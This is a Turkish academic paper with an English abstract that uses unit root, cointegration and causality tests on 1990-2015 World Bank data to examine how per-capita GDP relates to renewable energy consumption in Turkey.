Çiğdem Yakut¹, Sertaç Hopoğlu², Murat Sağır²

¹İskenderun Teknik Üniversite, Sosyal Bilimler Enstitüsü, İskenderun-TÜRKİYE

²İskenderun Teknik Üniversite, İşletme ve Yönetim Bilimleri Fakültesi, İskenderun-TÜRKİYE

cigdem.yakut@iste.edu.tr

ORCID: 0000-0003-1286-815X

ÖZET

Dünyada enerji kaynaklarına olan ihtiyaç her geçen gün artarak devam etmektedir. Özellikle gelişmekte olan ülkelerde nüfus artışı, sanayileşme, insanların refah seviyesinin yükselmesi ve teknolojik gelişmelere paralel olarak önümüzdeki yıllarda enerji talebi daha da artacaktır. Günümüzde enerji ihtiyacının büyük bölümü fosil enerji kaynaklarından sağlanmaktadır. Fakat fosil enerji kaynak rezervlerinin yakın gelecekte tükenmesi ve fosil yakıtların kullanılmasından dolayı ciddi çevre sorunların meydana gelmesi ülkeleri yenilenebilir enerji kaynaklarına yönelmektedir. Yenilenebilir enerji kaynakları bir ülkenin enerji konusunda dışa bağımlılığını azaltacak ve böylece kaynak ülkelere bağımlılığın yol açtığı çeşitli siyasi ve ekonomik sorunlar azalacaktır. Gelişmiş ülkelerde yenilenebilir enerji kaynakları olan hidrolik, rüzgâr, jeotermal, güneş, biokütle, dalga, hidrojen vb. enerji kaynaklarından başta elektrik üretimi olmak üzere çeşitli yollarla yararlanılmaktadır. Tüm bu alternatif yenilenebilir enerji kaynaklarına ve bu alandaki gelişmelere rağmen fosil enerji kaynaklarının dünya birincil enerji kaynakları tüketimindeki üstünlüğü tartışmasız bir şekilde devam etmektedir ve kısa vadede bu durum değişmeyecektir. Gelişmekte olan bir ülke olan Türkiye'nin de artan nüfus ve büyüyen ekonomisine paralel olarak enerji kaynakları tüketimi yükselerek devam etmektedir. Bu amaçla çalışmada Türkiye'de yenilenebilir enerji tüketimi ile ekonomik tüketim arasındaki ilişki ve ilişkinin yönü, 1990-2015 dönemi için Birim kök testi, Bayer-Hanck eşbütünleşme testi ve Toda-Yamamoto nedensellik testi yardımıyla incelenmektedir. Analiz sonuçları, varlığı sınınan ilişkinin yönünün tespiti amacıyla yapılan nedensellik test sonuçlarına göre, ekonomik tüketimden yenilenebilir enerji tüketimine doğru tek yönlü bir nedensellik vardır.

Anahtar Kelimeler: ADF ve PP Birim Kök Testleri, Ekonomik Tüketim, Gayri Safi Yurtdışı Hâsıla(GSYH), Yenilenebilir Enerji.

THE RELATIONSHIP BETWEEN CONSUMPTION AND RENEWABLE ENERGY IN TURKEY

ABSTRACT

The need for energy resources continues to increase day by day. Energy demand will increase in the coming years in parallel with population growth, industrialization, increase in human welfare and technological developments especially in developing countries,. Today, a majority of the energy needs are provided by fossil energy sources. However, the fact that fossil energy reserves will deplete in the near future and serious environmental problems caused by the use of fossil fuels necessitate countries to use renewable energy resources. Renewable energy resources will reduce a country's external dependence on energy, thus reducing various political and economic problems caused by dependency on source countries. Renewable energy resources such as hydro, wind, geothermal, solar, biomass, wave and hydrogen energy are used in developed countries, primarily for electricity production. Despite all these alternative renewable energy sources and developments in this field, fossil energy resources dominate our consumption as the primary preference and it seems this situation will not change in the short term.

As a rapidly-developing country, Turkey's energy consumption continues to increase in parallel to a growing population and a growing economy. For this purpose, the relationship between renewable energy use and consumption, and the direction of the relationship, are investigated in this study for the period 1990-2015. Unit root tests, Bayer- Hanck and Toda-Yamamoto causality test are used for the econometric analysis. According to the results of the analysis, there is a one-way causality from economic consumption to renewable energy consumption.

Keywords: *ADF and PP Unit Root Tests, Economic Consumption, Gross Foreign Product (GDP, Renewable Energy).*

1. GİRİŞ

Mal ve hizmetlerin insan ihtiyaçlarını karşılması amacıyla kullanılmasına tüketim adı verilir. Ekonomi biliminde ekonomik gelişmenin ve artan refahın en büyük göstergesi tüketimdir; büyüyen ekonomiler daha fazla mal ve hizmet üretirler. Mal ve hizmetlerin üretimi için enerjiye ihtiyaç

duyulmaktadır ve hızlı büyüyen ekonomilerde enerji ihtiyacı da hızlı bir şekilde artmaktadır. Türkiye gelişmekte olan bir ülke olduğu için, gerek artan nüfusu gerekse de büyüyen ekonomisine paralel olarak enerji ve kaynak tüketimi hızla artmaya devam etmektedir(1).

Kaynaklarımız bir yandan tükenmekte, sanayileşme ve nüfus artışı nedeniyle de enerjiye olan ihtiyaç her geçen gün artmaktadır. Hali hazırda tüketilen enerjinin büyük bir kısmı fosil yakıtlardan sağlanmaktadır. Mevcut enerji ihtiyacının % 72'sini diğer ülkelerden ithal eden Türkiye, bu oranı azaltabilmek için bir yandan sınırları içinde fosil enerji kaynakları hammaddesi arama çalışmaları yürütürken, diğer yandan da yenilenebilir enerji kaynaklarının potansiyelinin belirlenmesi ve kullanımı konusunda çalışmalar yapmaktadır.

Fosil yakıtlar uzun süreçlerde oluşmakta ancak tüketimleri daha kısa sürelerde gerçekleşmektedir. Kaynaklar azaldıkça fiyatlar yükselmekte ve fosil yakıtlar kullanıldıkça çevresel açıdan meydana gelen zararlar artarak devam etmektedir(7).

Ülkelerin ekonomik gelişme süreçlerinde enerjinin kullanımı büyük önem taşımaktadır. Bu önem, enerjinin üretim girdisi olarak ekonominin diğer sektörleri ile olan yapısal bağlılığından kaynaklanmaktadır (2). Enerji, ülkelerin ekonomik ve sosyal gelişiminde, toplumsal refahın yükseltilmesinde önemli rol oynamaktadır. Bu nedenle; bir ülkede kişi başına kullanılan enerji miktarı ekonomik gelişmişliğin önemli bir göstergesi olarak kabul edilmektedir. Gelişmiş ülkelerde üretim ve tüketim daha fazladır. Kişi başına gelirleri yüksek olan ülkelerin kişi başına enerji tüketimleri de yüksektir(3).

Son yıllarda gelişmiş ve gelişmekte olan birçok ülkede ekonomik gelişme ile enerji kullanımı arasındaki ilişkiyi ortaya koymak için hesaplanan esneklik katsayısı özellikle gelişmekte olan ülkeler için 1'e yakın değerler taşımaktadır. Esneklik katsayısının 1 olması, ekonomide yüzde 1'lik büyüme durumunda genel enerji talebinin de yüzde 1 oranında artacağı anlamına gelmektedir. Gelişmiş ülkelerde enerji tüketimi ile GSMH artışı arasındaki hesaplanan esneklik katsayısı 1'den küçüktür. Enerji yoğunluğu olarak da ifade edilen, birim çıktı başına düşen enerji miktarının gelişmekte olan ülkelere göre daha yüksek gerçekleşmesinde ekonomik kalkınma hızı ile birlikte ekonomik etkinsizlik önemli rol oynamaktadır. Gelişmekte olan ülkelere sanayileşme oranları arttıkça daha fazla enerji tüketilmektedir(4). Bu ülkelere faktör verimliliği düşük olduğu için mal ve hizmet üretiminde daha fazla enerji kullanılabilmektedir.

Artan enerji kullanımının Küresel çevre dengesi açısından da önemli etkileri olmaktadır. Sanayi gelişmeye başladıkça atmosferde belli oranlara sahip olan gazların miktarı ve bileşimleri de değişim göstermeye başlamıştır. Bu gazlardan en önemlisi benzin, kömür ve doğal gaz gibi fosil yakıtların kullanımıyla atmosfere yayılan karbon dioksit (CO₂) gazıdır. Üretimin artmasıyla, üretim sürecinin en temel girdilerinden biri olan enerji ihtiyacı giderek artmıştır. Artan enerji ihtiyacının Kömür, Petrol ve

doğalgaz gibi fosil yakıtların yanması sonucu önemli miktarda karbondioksit gazı açığa çıktığı için hem atmosferdeki karbondioksit yoğunluğu artmakta hem de bu gazın sera gazları içindeki payı her geçen gün artmaktadır. Bu durum, atmosferde sera gazlarının bileşimini ve yoğunluğunu değiştirmekte ve atmosferin ısı geçirgenliği özelliğini engelleyerek küresel ısınma sürecini olumsuz etkilemektedir(5).

Enerji fiyatlarının ucuz olduğu 1970'lere kadar olan dönemde, işgücü kıtlığı ve buna bağlı olarak yükselen emek fiyatlarının yerine ucuz olan enerjiyi ve sermayeyi ikame etmek yoluna gidilmekteydi. Bu da sektörlere, aşırı enerji bağımlı üretim yapma alışkanlığını getirmiştir. Böylelikle ülkeler enerjiye sıkı sıkıya bağlanarak, enerjiyi ekonomik büyümenin en önemli faktörü haline getirmişlerdir(2).

Sanayi devrimi ile birlikte başlayan kitlesel üretim ve aşırı tüketim beraberinde enerji ihtiyacını arttırmış ve bu ihtiyaç büyük ölçüde fosil yakıtlardan karşılanmıştır. Gelişmekte olan ülkelerdeki enerji talebindeki hızlı artışa rağmen kapasite artışının sağlanamaması sonucunda, enerji arzı kısıtlı kalmış, dolayısıyla sanayi üretiminin aksaması ve enerji fiyatlarının pahalılaşması gibi ekonomik rekabet gücünü azaltması ve ekonominin dış ticaret hadlerinin sürekli olarak aleyhte işlediği durum oluşmuştur(2). Uzun yıllar, fosil yakıt enerji talebi çevre üzerinde felakete neden olan üstel büyüme hızına ulaşmıştır. Böylelikle, ekonomik büyüme hedefine odaklanan ülkeler, büyüme ile birlikte küresel ısınmaya neden olan CO₂ emisyonunun artmasına da sebep olmuştur. Çevresel olayların baş göstermesiyle birlikte mevcut büyüme yapıları tartışılmaya başlanmıştır. Bu akımın en önemli kaynaklarından biri de 1972 yılında Roma Kulübü tarafından hazırlanan "Büyümenin Sınırları" (The Limits to Growth) isimli rapordur. Rapor da, "Dünya nüfusunda, sanayileşmede, gıda üretiminde, doğal kaynakların tüketiminde ve çevre kirlenmesinde bugünkü (o dönemde) büyüme eğilimi devam edecek olursa, dünyada ekonomik büyüme gelecek 100 yıl içinde sınıra dayanacaktır" öngörüsü yapılmıştır. Bu bağlamda, fosil yakıtlara dayalı enerji projeleri ve yatırımları yerine enerjinin verimli kullanımını sağlamak ve yenilenebilir enerji kaynaklarına dayalı, sürdürülebilir enerji altyapısını oluşturmak için harekete geçilmesi gerekmektedir(6).

Yenilenebilir enerji, doğadaki kaynaklardan elde edilebilen ve doğa tarafından daimi olarak takviye edilen enerji türüdür. Bu kaynaklar güneş enerjisi, rüzgâr enerjisi, dalga enerjisi, jeotermal enerji, hidrolik enerjisi ve biokütle enerjisi olarak gruplandırılabilir. Yenilenebilir enerjinin kaynağı asla tükenmediği gibi, doğal süreçlerle oluşması nedeniyle çevreye yarattığı etkiler ihmal edilebilir bir düzeyde kalmaktadır. Yenilenebilir enerji kaynakları, jeotermal enerji, rüzgâr enerjisi, güneş enerjisi, hidroelektrik ve biokütle enerjisi olarak sıralanabilir.

Genel anlamda yenilenebilir enerji kaynakları, sürekli olarak kendini yenileyebilen ve çevreye etkisi en az olan bir enerji sistemidir. Bu kaynaklar fosil kaynaklar gibi CO₂ içermezler. Güneş, Rüzgâr, biokütle, jeotermal ve hidro-enerjileri, yenilenebilir enerji kaynaklarının temel ürünleridir. Yenilenebilir enerji kaynaklarının en büyük birinci artışı, coğrafi ve jeopolitik durumlarına bağlı olarak dünyanın her

tarafında bulunabilmesidir. İkinci artışı ise, Bu neden den dolayı ülkeler bunları ithal etmeye ihtiyaç duymazlar, bu kaynaklar enerjide bağımlılık sorununu hafifletmektedir(7).

Türkiye yenilenebilir enerji kaynakları bakımından çok zengin olmasına ve ülkenin enerji ihtiyacının önemli bir kısmını karşılayabilecek bir potansiyele sahip olmasına rağmen yerli ve yenilenebilir enerji kaynakları ya hiç kullanılmamakta ya da potansiyelin çok altında değerlendirilmektedir. Bugüne kadar izlenen hatalı politikalar sonucunda, Türkiye enerji ihtiyacını kendi öz kaynaklarından değil dışardan satın alarak karşılayan bir ülke durumuna gelmiştir. Bu anlayış Türkiye'yi bağımlı bir hale getirmektedir(8).

Türkiye gibi gelişmekte olan ülkelerin artan nüfusun ve gelişen ekonomilerinin ihtiyacını çevreye daha fazla yük olmadan karşılayabilmeleri için özellikle yenilenebilir enerji alanında kendi kendilerine yetebilir olmaları önem arz etmektedir. Bu çalışmanın amacı, Türkiye'de tüketim ve yenilenebilir enerji tüketimi arasındaki ilişkileri analiz ederek, 1990-2015 dönemi yıllık verileri kullanılarak yapısal kırılma içeren birim kök, Bayer-Hanck eşbütünleşme testi ve Toda-Yamamoto nedensellik testi yardımıyla incelenmektedir. Analizde Kişi Başı Gayrisafi Yurtiçi Hâsıla ekonomik tüketim değişkeni olarak ele alınmış ve yenilenebilir enerjiyle olan ilişkisi incelenmiştir. Analiz sonucunda, Kişi Başı Gayrisafi Yurtiçi Hâsıla'dan Yenilenebilir Enerji Tüketimi 'ne doğru tek yönlü nedensellik vardır.

Çalışmanın giriş bölümünden sonra gelen ikinci bölümde ilgili literatür özetlenecek, Daha sonra ki üçüncü bölümde veri seti açıklanacak, dördüncü bölümde de Ekonometrik Yöntem ve Ampirik Bulgular elde edilecek ve sonuç bölümünün yer aldığı son bölümde ise, tüm bulgular literatür çerçevesinde yorumlanacaktır.

2. LİTERATÜR

Tablo 1. Literatür Özeti

<i>Çalışma</i>	<i>Ülke</i>	<i>Dönem</i>	<i>Model</i>	<i>Bulgu</i>
Altınay ve Karagöl(2004)	Türkiye	1950-2000	Birim Kök Testi ve Granger Nedensellik Testi	Enerji Tüketimi ve GSYİH arasında bağ yoktur.
Büyükyılmaz ve Mert (2010)	Türkiye	1960-2010	Türkiye MS-VAR	Ekonomik büyüme ve yenilenebilir enerji tüketimi arasında çift yönlü nedensellik bulunmaktadır.
Demirbaş, Türkay ve Türkoğlu 2009)	Türkiye	1984-2008	Eşbütünleşme Testi	Petrol Fiyatlarındaki artış, Cari açığı artırıcı etki yapmaktadır.
Doğan(2016)	Türkiye	1988-2012	ARDL sınır testi yaklaşımı	Yenilenebilir enerji kaynaklarının ekonomik büyüme üzerine kayda değer bir etkisi bulunmazken, yenilenemeyen enerji kaynaklarının kayda değer etkisi bulunmaktadır.
Fındık Özlem Alper(2018)	Türkiye	1990-2017	Bayer-Hanck eş bütünleşme testi ve Toda-Yamamoto nedensellik testi	Uzun dönemde değişkenlerin eşbütünleşik olduğunu ve yenilenebilir enerji kullanımındaki %1 birimlik artışın ekonomik büyümeyi %0.19 arttıracığını göstermiştir.
Jobert ve Karanfil (2007)	Türkiye	1960-2003	Johansen Eşbütünleşme Testi	GSMH ve enerji GSMH ve Enerji tüketimi arasında ve Endüstriyel enerji tüketimi ile endüstriyel katma değer arasında uzun dönemde bir ilişki bulunmamıştır.

Kıray ve Güriş(2009)	Türkiye	1968-2005	Birim Kök Testi ve Granger Nedensellik Testi	GSYİH ve elektrik tüketimi arasında çift yönlü bir Granger nedensellik vardır.
Lise ve Monfort(2007)	Türkiye	1970-2010	Eşbütünleşme Analizi	Enerji tüketimi GSYİH arasında iki yönlü bir nedensellik vardır.
Mucuk ve Uysal(2009)	Türkiye	1960-2006	Birim Kök Testi, Eşbütünleşme Testi ve Granger Nedensellik Testi	Enerji tüketiminden ekonomik büyümeye doğru Garnger nedensellik vardır.
Soytaş, Sarı ve Özdemir(2000)	Türkiye	1960-1995	Johansen-Juselius Eşbünleşme Testi	Enerji Tüketiminden GSYİH' ya doğru tek yönlü bir nedensellik vardır.
Şengül ve Tuncer (2006)	Türkiye	1960-2000	VAR Yöntemi	Ticari Enerji Kullanımından GSYİH'ya doğru tek yönlü bir nedensellik vardır.
Yanar ve Kerimoğlu(2011)	Türkiye	1975-2009	Eşbütünleşme Testi	Enerji Tüketiminden GSYİH'ya tek yönlü bir nedensellik vardır.
Yapraklı ve Yurttançıkmaç (2012)	Türkiye	1970-2010	Granger Nedensellik Testi	Elektrik tüketimi ile ekonomik büyüme arasında iki yönlü bir nedensellik vardır.

3. VERİ SETİ


Bu çalışmada 1990-2015 dönemine ait yıllık veriler kullanılarak Kişi başına Gayri safi yurt içi hâsıla, Toplam enerji tüketimi içerisindeki yenilenebilir enerji tüketim oranı, Toplam sabit sermaye yatırımları, Nüfus oranına göre istihdam arasındaki ilişki incelenmiştir. Çalışmada kullanılan tüm değişkenlerin doğal logaritmaları alınarak analize dâhil edilmiş olup, kullanılan tüm seriler, Dünya Bankası kaynaklarından elde edilmiştir. Söz konusu 1990-2015 dönemindeki değişkenlerin gelişimi Eviews 9 programı kullanılarak Şekil 1'de gösterilmiş olup, Uygulamada kullanılan verilere ilişkin bilgiler ise Tablo 2'de özetlenmiştir.

3.1. Değişkenlere Ait Veriler (Data of Variables)

Tablo 2. Değişkenlere Ait Veriler

Değişkenler	Değişken Bilgileri	Dönem	Kaynak
KBGSYİH	Kişi başına Gayri safi yurt içi hâsıla (2010 sabit fiyatlarla)	1990-2015	Dünya Bankası
YET	Toplam enerji tüketimi içerisindeki yenilenebilir enerji tüketim oranı	1990-2015	Dünya Bankası
SSY	Toplam sabit sermaye yatırımları (% GSYİH)	1990-2015	Dünya Bankası
İST	Nüfus oranına göre istihdam	1990-2015	Dünya Bankası

Zaman serilerinin düzey değerlerine ilişkin grafikleri Şekil 1'deki gibidir. Şekilde görüldüğü gibi KBGSYİH serisi pozitif yönde bir eğime sahip iken YET serisi negatif yönde bir eğim göstermektedir.



Şekil: 1 Serilerin Düzey Değerlerine İlişkin Grafikler

4. EKONOMETRİK YÖNTEM VE AMPİRİK BULGULAR

Zaman serisi analizlerine baktığımızda değişkenler arasında sahte regresyon sorununun ortaya çıkmaması için kullanılan serilerin durağan olması gerekmektedir. Stokastik bir değişkenin zaman içinde ortalaması, varyansı ve otokovaryansının sabit kalması zayıf durağanlık için aranan şartlardır. Bu nedenle çalışmada öncelikle regresyon denkleminde kullanılan değişkenlerin durağan olup olmadıklarının belirlenmesi için birim kök testleri uygulanmıştır. Bu şekilde, değişkenlerin durağanlıkları Genişletilmiş Dickey – Fuller (ADF) ve Phillips – Perron (PP) birim kök testleri kullanılarak araştırılmıştır. Durağanlıkların araştırılmasında her iki birim kök testi için de; hem trendli – sabitli hem de trendsiz – sabitli modeller kullanılmış olup çalışmada kullanılan değişkenlere ait birim kök test sonuçları Tablo 2’de sunulmuştur.

4.1 Birim Kök Test Sonuçları (Unit Root Test Results)

Tablo 3. Birim Kök Test Sonuçları

Değişkenler	ADF			PP		
	Sabitli	Sabit ve Trendli	Sabitsiz ve Trendsiz	Sabitli	Sabit ve Trendli	Sabitsiz ve Trendsiz
Düzye Değerler						
KBGSYİH	0.489780 (0.9828)	-2.115895 (0.5126)	3.085663 (0.9989)	0.557129 (0.9853)	-2.177912 (0.4805)	3.178276 (0.9991)
YET	-1.119494 (0.6916)	-2.704131 (0.2432)	-1.624793 (0.0971)	-1.044814 (0.7207)	-2.653246 (0.2622)	-3.27222 (0.0021)
SSY	-1.712876 (0.4129)	-2.233769 (0.4519)	0.346564 (0.7774)	-1.739471 (0.4002)	-2.275880 (0.4308)	0.34656 (0.7774)
İST	-1.846957 (0.3501)	-0.613925 (0.9690)	-0.814729 (0,3525)	-1.647589 (0.4445)	-0.613925 (0.9690)	-0.86606 (0.3308)
Fark Değerler						
ΔKBGSYİH	-5.003808 (0.0005)	-5.037783 (0.0025)	-3.670663 (0.0008)	-5.003808 (0.0005)	-5.037664 (0.0025)	-3.709962 (0.0007)
ΔYET	-6.243789 (0.0000)	-6.098187 (0,0002)	-5.486797 (0.0000)	-6.787178 (0.0000)	-6.800184 0.0001	-5.486797 (0.0000)
ΔSSY	-5.239312 (0,0003)	-5.144539 (0,0019)	-5.300026 (0.0000)	-5.239312 (0,0003)	-5.144539 (0,0019)	-5.300026 (0.0000)
ΔİST	-4.185770 (0.036)	-4.694899 (0.052)	-4.148635 (0.0002)	-4.185774 (0.036)	-4.694738 (0.052)	-4.145465 (0.0002)

Tablo 3’de özetlenen ADF ve PP test sonuçlarına göre, değişkenler düzey değerlerinde birim kök içerirken birinci farklarında durağanlaştıkları sonucuna ulaşılmıştır.

Çalışmada kullanılan zaman serisi analizlerinde seriler farklı deterministik trendler etrafında durağan olabilmektedir. Analizlerde kullanılan değişken ve/veya modellerin sabit teriminde veya eğiminde yapısal kırılmalar oluşabilmektedir. Yapısal kırılmaların nedeni olarak, referans tarihlerde yaşanan sosyo-ekonomik krizler, doğal afetler, terör olayları, savaşlar gibi gerekçeler sayılabilir.

Analizlerde belirtilen döneme bu kadar etkisi olan kırılmaları dikkate almadan yapılan çalışmalar, kullanılan testlerin gücünü ve güvenilirliğini zayıflatmaktadır(Perron,1989).Bu nedenle çalışmada kırılmanın içsel olarak tespit edildiği Zivot-Andrews birim kök kırılma testi uygulanmıştır. Zivot-Andrews (1992) testlerinde, yapısal kırılmanın kesin olarak tespit edilemediği, içsel olarak belirlendiği süreci incelenmektedir. Bu kapsamda yapısal kırılmanın tespiti için aşağıda gösterilen üç model geliştirilmiştir.

$$\Delta y_t = \mu_A + \theta_A DU_t(\lambda) + \beta_A t + \alpha_A y_{t-1} + \sum_{j=1}^k c_{jA} \Delta y_{t-j} + e_t \quad (\text{Model 1})$$

$$\Delta y_t = \mu_B + \beta_B t + \gamma_B DT_{t^*}(\lambda) + \alpha_B y_{t-1} + \sum_{j=1}^k c_{jB} \Delta y_{t-j} + e_t \quad (\text{Model 2})$$

$$\Delta y_t = \mu_C + \theta_C DU_t(\lambda) + \beta_C t + \gamma_C DT_{t^*}(\lambda) + \alpha_C y_{t-1} + \sum_{j=1}^k c_{jC} \Delta y_{t-j} + e_t \quad (\text{Model 3})$$

Yapılan durağanlık testlerinde Model 1-Model 2-Model 3 olmak üzere düzeyde-eğim de hem eğimde hem düzeyde kırılmaları gösteren analizler yapılmaktadır. Analizlerin gerçekleştirilmesinde örneklemdaki her dönem kırılma yılı olarak hesaplanmakta ve oluşturulan kukla değişkenler ile α katsayısının t istatistik değerleri hesaplanmaktadır. Bu yöntem tüm örneklem üzerinde uygulandığında t istatistiğinin en düşük olduğu yıl, yapısal kırılmanın gerçekleştiği yıl olarak belirlenmektedir. Analizler sonucunda elde edilen istatistik değerler Zivot ve Andrews (1992)'un çalışmasındaki kritik değerler tablosu ile karşılaştırılmaktadır. Karar sürecinde ise analizler sonunda hesaplanan test istatistik değerinin mutlak değerinin tablo kritik değerinden küçük olması serinin birim kök içerdiğini gösterir. Tersini durumda ise serinin yapısal kırılmayla birlikte durağan olduğu sonucuna ulaşılmaktadır (18).

4.2 Zivot-Andrews Birim Kök Test Sonuçları (Zivot-Andrews Unit Root Test Results)

Tablo 4. Zivot-Andrews Birim Kök Test Sonuçları

Değişkenler	MODEL	Test İstatistiği	Kırılma Tarihi	Gecikme uzunluğu	%5 Kritik değer
KBGSYİH	A	-3.569	1999	0	-4.80
	B	-3.150	2002	0	-4.42
	C	-3.600	2001	0	-5.08
YET	A	-4.012	2010	0	-4.80
	B	-4.394	2009	0	-4.42
	C	-5.229	2007	0	-5.08
SSY	A	-3.534	1997	0	-4.80
	B	-3.094	2001	0	-4.42
	C	-3.941	2003	0	-5.08
İST	A	-2.724	2010	1	-4.80
	B	-2.869	2008	1	-4.42
	C	-2.993	2004	1	-5.08

Tablo 4’de özetlenen Zivot-Andrews test sonuçlarına göre, değişkenlerin düzey değerlerinde yapısal kırılma ile birim köklü olduğu sonucuna ulaşılmıştır. Değişkenler fark değerlerinde durağan olduğundan dolayı eşbütünleşme testi ile uzun dönemli bir ilişkinin olup olmadığı araştırılacaktır.

4.3. Eşbütünleşme Testi Sonuçları (Cointegration Test Results)

Çalışmada, literatürde en çok tercih edilen Engler-Granger (1987) testi kullanılmış olup devamında ise karşılaştırma yapmak ve yapısal kırılmaları tespit etmek için Gregory-Hansen (1996) eşbütünleşme testi kullanılmıştır. Kalıntılara dayalı olarak gerçekleştirildiği Engler – Granger (1987) testinde durağanlığı sağlanan değişkenler arasında regresyon modeli öncelikle kurulmaktadır.

$$Y_t = a_0 + a_1X_t + u_t$$

Eşbütünleşme testinin ikinci aşamasında EKK yöntemi kullanılarak hata terimi çıkartılır ve elde edilen hata terimleri kalıntılar ile otoregresif model kurgulanarak bu serinin durağanlığı tespit edilir.

$$\Delta u_t = \Delta \rho u_{t-1} + e_t$$

Modelde kullanılan ρ değişkeninin sıfır olması durumunda modelden elde edilen hatalara ait serinin birim kök içerdiği ve değişkenler arasında uzun dönemli eşbütünleşme ilişkisinin görülmediği söylenebilir.

4.4. Engle-Granger Eşbütünleşme testi Sonuçları (Engle-Granger Cointegration Test Results)

Tablo.5. Engle-Granger Eşbütünleşme testi Sonuçları

ADF Test İst.	Kritik Değerler		
	% 1	% 5	% 10
-3.277	-4.293	-3.740	-3.452

*Gecikme uzunluğu için genelden özele bilgi kriteri kullanılmıştır.

Engle-granger eşbütünleşme test sonucuna göre, değişkenler arasında uzun dönemli bir ilişki bulunamamıştır.

4.5. Gregory-Hansen Eşbütünleşme Testi Sonuçları (Gregory-Hansen Cointegration Test Results)

Tablo.6. Gregory-Hansen Eşbütünleşme Testi Sonuçları

Model	t-istatistiği	Kırılma Tarihi	Kritik Değerler		
			% 1	% 5	% 10
Sabit	-6.214	1996	-5.770	-5.280	-5.020
Trend	-5.352	1998	-6.050	-5.570	-5.330
Rejim	-8.986	1996	-6.510	-6.000	-5.750
Trend ve Regim	-4.730	2002	-6.890	-6.320	-6.160

*Gecikme uzunluğu için genelden özele bilgi kriteri kullanılmıştır.

Tablo.5'te ki Engle-Granger (1987) eşbütünleşme test sonucuna göre, değişkenler arasında uzun dönemli bir ilişki bulunmamıştır ancak kırılmaları dikkate alan (tek kırılma), Tablo.6'da ki Gregory-Hansen (1996) eşbütünleşme test sonuçlarına göre, trend ve rejimde kırılmalı model haricinde bütün modellerde uzun dönemli bir ilişkinin olduğu sonucuna ulaşılmış ve analiz sonuçları desteklemiştir.

4.6. Nedensellik Testi Sonuçları (Causality Test Results)

Engle ve Granger (1987) eş bütünleşik ilişki içinde bulunan değişkenler arasında en az tek yönlü bir nedensellik ilişkisinin olması gerektiğini belirtmişlerdir. Bu amaçla Kişi başına Gayri safi yurt içi hâsıla ve toplam enerji tüketimi içerisindeki yenilenebilir enerji tüketim oranı arasındaki nedensellik ilişkisi Toda ve -Yamamoto (1995) [TY] nedensellik testi yardımıyla incelenmiştir.

Çalışmada TY nedensellik testinin kullanılmasının en önemli sebebi serilerin birim kök içermesinin bu nedensellik testi için önemli olmamasıdır. Birim kök sürecinin TY nedensellik testinde önemli olmaması nedeniyle seviyede durağan olmayan serilerin farkının alınarak durağanlaştırılmasına da gerek yoktur. Bu sayede fark alınmayarak uzun dönem bilgi kaybının da önüne geçilmiş olmaktadır (Toda-Yamamoto, 1995).

Tablo.7. Nedensellik Test Sonuçları

Testler	Sıfır Hipotezi	Test istatistiği	Olasılık değeri	Sonuç
Granger Nedensellik Testi	YET \neq KBGSYİH	4.397	0.4937	H_0 Kabul.
	KBGSYİH \neq YET	21.935	0.0005	H_0 Red.
Toda-Yamamoto Nedensellik Testi	YET \neq KBGSYİH	3.933	0.5590	H_0 Kabul.
	KBGSYİH \neq YET	11.007	0.0512	H_0 Red

*Gecikme uzunluğu için AIC bilgi kriteri kullanılmıştır.

Granger nedensellik testi ve Toda-Yamamoto nedensellik testi sonuçlarına göre KBGSYİH'dan YET'e doğru tek yönlü nedensellik vardır.

5. SONUÇ

Türkiye'de ekonomik tüketim hızlandıkça enerji ihtiyacı artmakta ve birincil enerji kaynakları bakımından dışa bağımlılık fazla olmasından dolayı yenilenebilir enerjiye talep artmaktadır. Yapılmış olan çalışmalar da, talebinin artacağını göstermektedir. Enerji tüketimi konusunda dışa bağımlı olan ülkemizin dışa bağımlılığının ve bundan kaynaklanan sorunların azaltılabilmesi ve daha temiz bir çevre

için, yerli ve yenilenebilir enerji kaynaklarının uygun ve verimli teknolojiler kullanılarak üretime sokulması gerekmektedir.

Bu çalışmada 1990-2015 dönemine ait yıllık veriler kullanılarak Kişi başına Gayri safi yurt içi hâsıla, Toplam enerji tüketimi içerisindeki yenilenebilir enerji tüketim oranı, Toplam sabit sermaye yatırımları, Nüfus oranına göre istihdam arasındaki ilişki incelenmiştir. Türkiye açısından, eşbütünleşme ve Granger nedensellik analizleri kullanılarak, Yapılan ADF ve PP birim kök testleri sonucunda ilgili serilerin birim kök içermedikleri, durağan oldukları sonucuna varılmıştır. Sonuç olarak; Granger nedensellik testi ve Toda-Yamamoto nedensellik testi sonuçlarına göre KBGSYİH'dan YET'e doğru tek yönlü nedensellik vardır.

Gelecekte de ihtiyaç duyulan enerjinin sağlanabilmesi için bu yenilenebilir enerji kaynaklarına yönelmek en akılcı ve sürdürülebilir çözüm olarak değerlendirilmelidir. Bu doğrultuda araştırma ve geliştirmeye yönelik çalışmalar daha fazla önemsenmeli, Gelecekte de ihtiyaç duyulan enerjinin sağlanabilmesi için bu yenilenebilir enerji kaynaklarına yönelmek en akılcı ve sürdürülebilir çözüm olarak değerlendirilmelidir. Çalışmadan elde edilen ampirik bulgularda bu görüşü desteklemektedir.

6. KAYNAKÇA

- [1] Alper, Fındık Özlem, (2018). Yenilenebilir Enerji ve Ekonomik Büyüme Arasındaki İlişki: 1990-2017 Türkiye Örneği
- [2] Altınay, G., Karagol, E.(2004). Structural Break, Unit Root, and the Causality between EnergyConsumption and GDP in Turkey. *Energy Economics*, 26, 985-994.
- [3] Atatürk üniversitesi sosyal bilimler enstitüsü dergisi 2017 21(4): 1297-1310 (Yenilenebilir Enerji Tüketimi Ve Karbon Emisyonu İlişkisi: TR ÖRNEĞİ). Prof.Dr.Orhan ÇOBAN, Yrd.Doç.Dr.Nazan ŞAHBAZ KILINÇ.
- [4] Büyükyılmaz, Ayça ve Mehmet Mert (2015), “co2 Emisyonu, Yenilenebilir Enerji Tüketimi ve Ekonomik Büyüme Arasındaki İlişkinin MS-VAR Yaklaşımı ile Modellenmesi: Türkiye Örneği”, *Journal of World of Turks*, 7(3), s. 103-118.
- [5] Cem SAATÇIOĞLU - İsmail KÜÇÜKAKSOY Türkiye Ekonomisinin Enerji Yoğunluğu Ve Önemli Enerji Taşıma Projelerinin Ekonomiye Etkisi
- [6] Demirbaş, M., Türkay, H., Türkoğlu, M., (2009). Petrol Fiyatlarındaki Gelişmelerin Türkiye'nin Cari Açığı Üzerine Etkisinin Analizi. *Süleyman Demirel Üniversitesi İktisadi ve İdari Bilimler Dergisi*, Cilt: 14, Sayı: 14, 289-299.

